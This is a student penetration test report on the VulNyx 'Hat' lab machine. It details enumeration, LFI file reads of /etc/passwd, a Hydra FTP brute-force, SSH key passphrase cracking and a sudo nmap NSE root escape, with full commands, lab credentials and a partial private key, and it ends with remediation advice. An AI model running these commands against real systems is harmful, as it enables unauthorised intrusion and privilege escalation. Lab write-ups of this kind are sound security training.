PENETRATION TEST REPORT

Linux — Debian 4.19 (x86_64)

Target Machine	Hat (VulNyx)
Target IP	192.168.204.8
Hostname	hat
OS	Linux Debian — Kernel 4.19.0-17-amd64 x86_64
Web Server	Apache httpd 2.4.38 (Debian)
FTP Server	pyftpdlib 1.5.4 (port 65535)
Author	Med Taher Borgi
Class	ING-SSIR-I
Academic Year	2025 / 2026

Table of Contents

1. Executive Summary

2. Scope & Methodology

- 2.1 Scope
- 2.2 Methodology

3. Findings Summary

4. Technical Findings

- 4.1 Reconnaissance - Nmap
  - 4.1.1 Host discovery
  - 4.1.2 Full TCP Port Scan
  - 4.1.3 Service & Version Detection
- 4.2 Web Enumeration - 80/TCP (HTTP)
  - 4.2.1 Apache Default Page
  - 4.2.2 Gobuster - Root Directory Brute-Force
  - 4.2.3 /logs/vsftpd.log - FTP Username Disclosure (F-03)
- 4.3 Local File Inclusion (LFI) - file.php (F-02)
  - 4.3.1 LFI Parameter Fuzzing with wfuzz
  - 4.3.2 LFI — /etc/passwd — User Enumeration
  - 4.3.3 LFI — /proc/net/if_inet6 — IPv6 Address Leak
- 4.4 FTP Exploitation — 65535/TCP (F-04)
  - 4.4.1 Hydra Brute-Force — admin_ftp
  - 4.4.2 FTP Login — Downloading id_rsa and note
- 4.5 SSH Key Cracking — RSAcrack (F-05)
  - 4.5.1 id_rsa Passphrase Cracking
- 4.6 Initial Access — SSH over IPv6 as cromiphi
- 4.7 Privilege Escalation — sudo nmap NSE Escape (F-01)
  - 4.7.1 Sudo Enumeration
  - 4.7.2 GTFOBins — nmap NSE Script Shell Escape

5. Attack Chain Summary

6. Remediation Recommendations

- F-01 - sudo nmap NOPASSWD (Critical)
- F-02 - Local File Inclusion in file.php (High)
- F-03 - FTP Log Exposed via Web (High)
- F-04 - Weak FTP Password (Medium)
- F-05 - Weak SSH Key Passphrase (Medium)

7. Tools & References

8. Conclusion

1. Executive Summary

This report presents the results of a penetration test conducted against **Hat**, a Debian Linux machine hosted on the **VulNyx** platform. The engagement simulated a black-box external attack, starting from zero credentials and achieving full root compromise through a multi-stage exploitation chain.

Initial reconnaissance exposed three services: a filtered SSH port (22), an Apache web server (80), and an FTP server running on the non-standard port 65535. Directory brute-forcing against the web server revealed two sensitive endpoints: a publicly readable FTP log file at `/logs/vsftpd.log`, which disclosed the FTP username `admin_ftp`, and a PHP script at `/php-scripts/file.php` that turned out to be vulnerable to **Local File Inclusion (LFI)**.

The LFI vulnerability was leveraged to read `/etc/passwd` (confirming the local user `cromiphi`) and `/proc/net/if_inet6`, which leaked the machine's IPv6 address — critical because SSH port 22 was filtered on IPv4 but open on IPv6.

A brute-force attack against the FTP service recovered the credential **`admin_ftp:cowboy`**. FTP access yielded an encrypted RSA private key (`id_rsa`) belonging to user `cromiphi`. The key's passphrase (**`ilovemyself`**) was cracked offline with **RSAcrack**, enabling SSH login over IPv6 as `cromiphi`.

Post-compromise enumeration revealed that `cromiphi` can run `/usr/bin/nmap` as root without a password via **sudo**. A GTFOBins NSE script escape was used to obtain a root shell, achieving **full system compromise**.

Overall Risk Rating:

Critical: 1	High: 2	Medium: 2	Low: 0

2. Scope & Methodology

2.1 Scope

Target Host	192.168.204.8
Hostname	hat
OS	Linux Debian — Kernel 4.19.0-17-amd64 x86_64
Web Server	Apache httpd 2.4.38 (Debian)
FTP Server	pyftpdlib 1.5.4 (port 65535)
Test Type	Black-Box External Penetration Test
Environment	VulNyx CTF Lab — Isolated Virtual Network

2.2 Methodology

The engagement followed the PTES kill-chain and MITRE ATT&CK framework:

- **Reconnaissance —** Nmap port/service scanning (IPv4 + IPv6)
- **Web Enumeration —** Gobuster directory brute-force, manual endpoint review
- **Information Disclosure —** Exposed FTP log file, LFI parameter fuzzing with wfuzz
- **LFI Exploitation —** File read via ?6= parameter — /etc/passwd, /proc/net/if_inet6
- **Credential Access —** Hydra FTP brute-force; RSAcrack SSH key passphrase cracking
- **Initial Access —** SSH over IPv6 with encrypted private key
- **Privilege Escalation —** sudo nmap NSE script shell escape (GTFOBins)

3. Findings Summary

#	Finding	Severity	CVSS	Status
F-01	Sudo nmap NOPASSWD — Root Shell Escape (GTFOBins)	Critical	9.3	Exploited
F-02	Local File Inclusion (LFI) in file.php	High	7.5	Exploited
F-03	Sensitive Credential Exposure via FTP Log File	High	7.2	Exploited
F-04	Weak FTP Password — Brute-Force (admin_ftp:cowboy)	Medium	5.3	Exploited
F-05	Encrypted SSH Private Key with Weak Passphrase	Medium	4.9	Exploited

4. Technical Findings

4.1 Reconnaissance — Nmap

4.1.1 Host discovery

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ nmap -sn 192.168.204.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 02:40 +0100
Nmap scan report for 192.168.204.2
Host is up (0.00024s latency).
MAC Address: 08:00:27:B8:28:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.204.3
Host is up (0.00019s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.204.8
Host is up (0.00069s latency).
MAC Address: 08:00:27:78:5A:62 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali.local (192.168.204.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.50 seconds

┌──(kali㉿kali)-[~/Project/Hat]
└─$ ping 192.168.204.8
PING 192.168.204.8 (192.168.204.8) 56(84) bytes of data.
64 bytes from 192.168.204.8: icmp_seq=1 ttl=64 time=1.32 ms
64 bytes from 192.168.204.8: icmp_seq=2 ttl=64 time=1.30 ms
^C
── 192.168.204.8 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.296/1.307/1.319/0.011 ms
```

Ttl = 64 means Linux Host

4.1.2 Full TCP Port Scan

A full SYN stealth scan was performed to identify all open TCP ports. The scan revealed three ports: SSH on 22 in a **filtered** state (firewall-dropped, not reachable via IPv4), HTTP on 80, and an unknown service on the non-standard port 65535.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ nmap -Pn -A -p- -T4 192.168.204.8 -oN nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 02:43 +0100
```

4.1.3 Service & Version Detection

A targeted version/script scan against ports 80 and 65535 identified **Apache 2.4.38** on port 80 and **pyftpdlib 1.5.4** on port 65535. The Apache page is the default Debian installation page, indicating no publicly visible application yet.

Command:

```
# Nmap 7.99 scan initiated Mon May 18 02:43:41 2026 as: /usr/lib/nmap/nmap --privileged -Pn -A -p- -T4 -oN nmap.txt 192.168.204.8
Nmap scan report for 192.168.204.8
Host is up (0.00092s latency).
Scanned at 2026-05-18 02:43:42 CET for 24s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Debian Default Page: It works
65535/tcp open     ftp     pyftpdlib 1.5.4
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.204.8:65535
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 08:00:27:78:5A:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
```


Port inventory summary:

Port	State	Service	Version / Notes
22	filtered	SSH	OpenSSH — filtered on IPv4, open on IPv6 only
80	open	HTTP	Apache httpd 2.4.38 (Debian) — Default page
65535	open	FTP	pyftpdlib 1.5.4 — non-standard port

4.2 Web Enumeration — 80/TCP (HTTP)

4.2.1 Apache Default Page


Browsing to `http://192.168.204.8/` returns the default Apache2 Debian installation page, confirming the web server is active but no application is deployed at the document root. The interest lies in hidden directories.



4.2.2 Gobuster — Root Directory Brute-Force

Gobuster was used to brute-force directories against the web root using the `directory-list-2.3-small.txt` wordlist. Two accessible directories were found: `/logs` and `/php-scripts`.


Command:



4.2.3 Gobuster — /logs Directory (extension: .log)

A follow-up scan against `/logs/` with the `.log` extension filter discovered **vsftpd.log** — a publicly readable FTP server log file, a critical information disclosure finding.


Command:



4.2.4 Gobuster — /php-scripts Directory (extension: .php)

Scanning `/php-scripts/` with the `.php` extension revealed **file.php** returning HTTP 200 with a body size of 0 bytes — typical of an LFI script waiting for a parameter.

Command:



4.2.5 Information Disclosure — vsftpd.log (F-03)

The FTP log file was retrieved with `curl` and revealed a sequence of failed and successful authentication attempts. Critically, it disclosed the FTP username **admin_ftp** as the only account that successfully authenticated.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ curl -sX GET 'http://192.168.204.8/logs/vsftpd.log'
[I 2021-09-28 18:43:57] >>> starting FTP server on 0.0.0.0:21, pid=475 <<<
[I 2021-09-28 18:43:57] concurrency model: async
[I 2021-09-28 18:43:57] masquerade (NAT) address: None
[I 2021-09-28 18:43:57] passive ports: None
[I 2021-09-28 18:44:02] 192.168.1.83:49268-[] FTP session opened (connect)
[I 2021-09-28 18:44:06] 192.168.1.83:49280-[] USER 'l4nr3n' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49290-[] USER 'softyhack' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49292-[] USER 'h4ckb1tu5' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49272-[] USER 'noname' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49278-[] USER 'cromiphi' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49284-[] USER 'b4el7d' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'shelldredd' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'anonymous' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49292-[] USER 'alienum' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[] USER 'k1m3r4' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49284-[] USER 'tatayoyo' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49278-[] USER 'Exploiter' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49268-[] USER 'tasiyanci' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49274-[] USER 'luken' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49270-[] USER 'ch4rm' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49282-[] FTP session closed (disconnect).
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] USER 'admin_ftp' logged in.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] FTP session closed (disconnect).
[I 2021-09-28 18:44:12] 192.168.1.83:49272-[] FTP session closed (disconnect).
```

4.3 Local File Inclusion (LFI) — file.php (F-02)

4.3.1 LFI Parameter Fuzzing with wfuzz

The PHP script `/php-scripts/file.php` returned an empty response with no visible parameter. **wfuzz** was used to brute-force the GET parameter name using a common wordlist, filtering out responses with a body size of 0 (`--hh=0`). The parameter `6` was identified as the vulnerable input.

Technical mechanism: The PHP script likely contains a call similar to `include($_GET["6"])` or `readfile($_GET["6"])` with no path sanitisation, allowing the attacker to supply an arbitrary filesystem path.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ wfuzz -c -w /usr/share/wordlists/dirb/common.txt -u 'http://192.168.204.8/php-scripts/file.php?FUZZ=/etc/passwd' --hh=0 2>
/dev/null
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.204.8/php-scripts/file.php?FUZZ=/etc/passwd
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000208:   200        26 L     38 W       1404 Ch     "6"

Total time: 5.352830
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 861.9739
```

4.3.2 LFI — /etc/passwd — User Enumeration

The confirmed LFI parameter was used to read `/etc/passwd`, filtered by shell type (`sh$`) to identify interactive users. Two accounts were confirmed: `root` and `cromiphi`.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ curl -sX GET "http://192.168.204.8/php-scripts/file.php?6=/etc/passwd" |grep "sh$"
root:x:0:0:root:/root:/bin/bash
cromiphi:x:1000:1000:cromiphi,,,:/home/cromiphi:/bin/bash
```

4.3.3 LFI — /proc/net/if_inet6 — IPv6 Address Leak

Since SSH (port 22) was **filtered on IPv4**, the LFI was used to read the kernel's interface IPv6 address table at `/proc/net/if_inet6`. This is a common technique to reach firewall-bypassed services that listen on IPv6 when only IPv4 filtering is in place.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ curl -sX GET "http://192.168.204.8/php-scripts/file.php?6=/proc/net/if_inet6"
fe8000000000000000a0027fffe785a62 02 40 20 80    enp0s3
00000000000000000000000000000001 01 80 10 80       lo
```

The raw compressed hex address was converted to standard IPv6 notation:

Command: `curl -sX GET "http://192.168.204.8/php-scripts/file.php?6=/proc/net/if_inet6" | awk 'NR==2 {print $1}' | fold -w4 | paste -sd ":"`

```
fe80:0000:0000:0000:0a00:27ff:fe69:bdca
```

The IPv6 address **`fe80:0000:0000:0000:0a00:27ff:fe69:bdca`** was confirmed reachable for SSH — port 22 is open on this address while filtered on IPv4:

```
nmap -p22 192.168.204.8          → 22/tcp  filtered ssh
nmap -6 -p22 fe80::...bdca       → 22/tcp  open     ssh
```

4.4 FTP Exploitation — 65535/TCP (F-04)

4.4.1 Hydra Brute-Force — admin_ftp

With the username `admin_ftp` in hand, a dictionary attack was launched against the FTP service using **Hydra** with 64 concurrent threads and the `techyou.txt` wordlist. The credential **`admin_ftp:cowboy`** was recovered quickly.

Command:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ hydra -t 64 -l admin_ftp -P /usr/share/wordlists/rockyou.txt ftp://192.168.204.8:65535 -F -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-18 03:02:29
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ftp://192.168.204.8:65535/
[65535][ftp] host: 192.168.204.8   login: admin_ftp   password: cowboy
[STATUS] attack finished for 192.168.204.8 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-18 03:03:26
```

4.4.2 FTP Login — Downloading id_rsa and note

Logged in with `lftp`. The FTP root contained a `share/` directory (world-writable, owned by `cromiphi`) holding two files: a note from sysadmin and an encrypted RSA private key.

Commands:

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ lftp -u 'admin_ftp,cowboy' 192.168.204.8 -p 65535
lftp admin_ftp@192.168.204.8:~> ls
drwxrwxrwx   2 cromiphi cromiphi     4096 Sep 28  2021 share
lftp admin_ftp@192.168.204.8:/> cd share
lftp admin_ftp@192.168.204.8:/share> ls
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
lftp admin_ftp@192.168.204.8:/share> mget *
1859 bytes transferred
Total 2 files transferred
lftp admin_ftp@192.168.204.8:/share> exit

┌──(kali㉿kali)-[~/Project/Hat]
└─$ cat note

Hi,

We have successfully secured some of our most critical protocols ... no more worrying!

Sysadmin
```

note contents: `"Hi, We have successfully secured some of our most critical protocols ... no more worrying! — Sysadmin"`

The note hints at security hardening — consistent with SSH being firewall-restricted to IPv6 only. The `id_rsa` file is a DES-EDE3-CBC encrypted RSA private key with passphrase protection.

```
┌──(kali㉿kali)-[~/Project/Hat]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,6F30B7B22B088AB2

JmLJqI4m9jk1McrIzNFyuYrPyPu3Znw6awuyEIK0ZctgYabjNk5MVCM0FH45SQCl
rqK3QqSACiOq4+DnMWrECj5CO+JPzGjIupgz8IrW0Cr7mkRSNa9fCeEBrIzAi924
GEM72PMuwlBM4zWDZ/962gtZpDnzXYLc9mYdVTe+ubI2NrVC6d2ak1L5GMsBdYwi
BVj8bhnUsr4doXi1ZcRAZoHUses/Z8ohfNXkUoDO2d1kQmiE0hAVEUnBerzV+E84
GpJFBgHphboG9E+R3Gh27viM3pY0qFvU/PWbTJ8Y6LgSgJPMLldlEuBEym0LPDpc
27L7wdKEYwCjPWBGtuGnKsdfleQfsyKijH8/YDlH0hsrDc83ZMcDR13jtfZbZjHZ
IwVdhUuKdHp6Ig4lmxi1RqJA35CD6ZHHMzOKlm1TjQskA0j6jdPeJ3o5ebh/z3oe
tr3FKEawz+2KQa+CX+frCwN/rLFUc8MOvh7I4/jJ9o2kdKB0u5OHH+pgXfmhTJzl
mVSqOtti7cxefUb142Jltku5kElwKdvVEHw+qmZNMwrw+Kv7rlpvezfsW4uzm8Je
nlmxXoMl62Z3FKPjKarEqZrbO6bHf6lWAIrJgJGydRn1tpD/IY1DJZKwa0aLrkbr
7hu8C0LSpIVdy5ZUSaT04ZL/FBxDOB7cg2/ZYF5Kc1pvIgiXrlEshbSPDvg2bLIW
```

4.5 SSH Key Cracking — RSAcrack (F-05)

4.5.1 id_rsa Passphrase Cracking

RSAcrack was used to crack the SSH private key passphrase offline using the `techyou.txt` wordlist. The passphrase **`ilovemyself`** was recovered at position 1594 (15% through the wordlist) in seconds.

Technical mechanism: The key's `DEK-Info` header provides the encryption algorithm (DES-EDE3-CBC) and the IV. RSAcrack derives a candidate key from the passphrase using MD5, decrypts the key body with it, and verifies the result by checking for a valid RSA ASN.1 structure — purely offline, no network interaction required.

Command:

```
❯ RSAcrack -k id_rsa -w /opt/techyou.txt

 ┌──────┬──────┬──────┐          ∩
 │ ┌──┐ │ ┌──┐ │ ┌──┐ │        ||
 │ └──┘ │ └──┴─┘ │  ┌─┴──┬──┬──┴──┐ ∩
 │ ∩ ┌──┴──┐ └──┘ │ ┌──┤ ┌┤ ∩ │ ┌──┤ ∪
 │ │ │ └─┐ └──┐ │ ┌─┐ │ └──┤ │ ∩ │ └──┤ ∩
 ∪ └──┴─────┴──┘ └─┴───┴─┘ ∪ └─┴───┴─┘ ∪

 ──────────────────────────
  code: VulNyx™   ver: v1.0.0
 ──────────────────────────
[i] Cracking | id_rsa
[i] Wordlist | /opt/techyou.txt
[*] Status   | 1594/10000/15%/ilovemyself
[+] Password | ilovemyself
 ──────────────────────────
```

4.6 Initial Access — SSH over IPv6 as cromiphi

With the private key and its passphrase in hand, SSH was used to connect over **IPv6** — specifying the link-local address with the `%eth0` interface scope suffix required by link-local IPv6 addressing.

Command: `ssh -i id_rsa -6 cromiphi@'fe80:0000:0000:0000:0a00:27ff:fe69:bdca%eth0'`

```
❯ ssh -i id_rsa -6
cromiphi@'fe80:0000:0000:0000:0a00:27ff:fe69:bdca%eth0'
Enter passphrase for key 'id_rsa':
Linux hat 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18)
x86_64

cromiphi@hat:~$ id ; hostname
uid=1000(cromiphi) gid=1000(cromiphi) grupos=1000(cromiphi)
hat
```

4.7 Privilege Escalation — sudo nmap NSE Escape (F-01)

4.7.1 Sudo Enumeration

Post-login enumeration of sudo privileges with `sudo -l` revealed that `cromiphi` is permitted to run `/usr/bin/nmap` as root without a password (**NOPASSWD**). This is a well-known GTFOBins privilege escalation vector.

Command:

```
cromiphi@hat:~$ sudo -l
Matching Defaults entries for cromiphi on hat:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin

User cromiphi may run the following commands on hat:
    (root) NOPASSWD: /usr/bin/nmap
```

4.7.2 GTFOBins — nmap NSE Script Shell Escape

Technical mechanism: Nmap supports custom Lua scripts via its **NSE (Nmap Scripting Engine)**. The `os.execute()` Lua function calls `system()` in the C runtime, which forks and exececs the provided shell command. When nmap is run as root via sudo, this call inherits the root UID — any shell spawned runs as root. The payload is written to `/dev/shm` (tmpfs, world-writable, no-exec not set by default) to avoid disk-based detection.

```
cromiphi@hat:~$ echo -n 'os.execute("/bin/sh")' >
/dev/shm/root.nse
cromiphi@hat:~$ sudo -u root /usr/bin/nmap
--script=/dev/shm/root.nse
# bash -i
root@hat:~i# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
hat
```

Full system compromise achieved. The `root` account has unrestricted access to all files, processes, and services on host `hat`.

5. Attack Chain Summary

Step	Phase	Technique	Outcome
1	**Reconnaissance**	Nmap full TCP SYN scan (-Pn -sS -p- --min-rate 5000)	3 ports: 22/filtered, 80/open, 65535/open
2	**Reconnaissance**	Nmap service/version scan (-sVC -p80,65535)	Apache 2.4.38 on 80; pyftpdlib 1.5.4 on 65535
3	**Web Enumeration**	Gobuster dir brute-force on /	Dirs found: /logs, /php-scripts
4	**Web Enumeration**	Gobuster on /logs (ext: .log)	vsftpd.log discovered
5	**Web Enumeration**	Gobuster on /php-scripts (ext: .php)	file.php discovered (0 bytes — LFI candidate)
6	**Credential Discovery**	curl /logs/vsftpd.log	FTP username admin_ftp extracted from log
7	**LFI — Param Fuzzing**	wfuzz parameter brute-force on file.php	Vulnerable parameter: ?6=
8	**LFI — Exploitation**	?6=/etc/passwd	Users confirmed: root, cromiphi
9	**LFI — IPv6 Leak**	?6=/proc/net/if_inet6 + awk/fold/paste	IPv6 address extracted: fe80::a00:27ff:fe69:bdca
10	**Credential Attack**	Hydra brute-force FTP (port 65535)	admin_ftp:cowboy recovered
11	**FTP Access**	lftp login, mget share/*	Downloaded id_rsa (encrypted) + note
12	**Credential Access**	RSAcrack + techyou.txt on id_rsa	SSH key passphrase cracked: ilovemyself
13	**Initial Access**	SSH over IPv6 with id_rsa	Shell as cromiphi on host hat
14	**Privilege Escalation**	sudo -l enumeration	(root) NOPASSWD: /usr/bin/nmap
15	**Privilege Escalation**	GTFOBins nmap NSE script escape	Shell as root — FULL SYSTEM COMPROMISE

6. Remediation Recommendations

F-01 - sudo nmap NOPASSWD (Critical)

Root Cause: cromiphi has unrestricted passwordless sudo access to nmap, which supports arbitrary OS command execution via its NSE (Nmap Scripting Engine) Lua engine.

Remediation:

Priority	Action
Immediate	Remove the NOPASSWD sudo entry for nmap: edit `/etc/sudoers` or `/etc/sudoers.d/` files using `visudo` and remove or comment the line: `cromiphi ALL=(root) NOPASSWD:/usr/bin/nmap`
Alternative	Replace with a restrictive rule if nmap access is truly required: `cromiphi ALL=(root) /usr/bin/nmap -sL` (only list scan, no script execution)
Detection	Monitor sudo logins via `/var/log/auth.log` for unexpected nmap executions (Event: `sudo: cromiphi : TTY=pts/X ; PWD=/home/cromiphi ; USER=root ; COMMAND=/usr/bin/nmap`)
Principle	Apply least privilege — no standard user should have sudo access to binaries with scripting engines (nmap, python, perl, awk, find, etc.). Review all NOPASSWD entries periodically.

F-02 - Local File Inclusion in file.php (High)

Root Cause: The PHP script passes unsanitized GET parameter input directly to a file-reading function (`include()` or `readfile()`), enabling arbitrary local file reads.

Remediation:

Priority	Action
Immediate	Identify the vulnerable parameter in `file.php` and implement a whitelist of allowed files: `$allowed_files = ['allowed.txt', 'config.php']; if (!in_array($_GET['param'], $allowed_files)) { die('Access denied'); }`
Alternative	Use `basename()` and `realpath()` validation to restrict access to a specific directory: `base = '/var/www/html/includes/'; $file = realpath(base . _GET['param']); if (file === false
Defense in depth	Disable `allow_url_include` and `allow_url_fopen` in `php.ini` if not required. Run PHP applications with least-privilege system user (not www-data with excessive file read rights).

WAF	Deploy web application firewall rules to block path traversal patterns (`../`, `../../`, `/etc/passwd`, `/proc/self/environ`).

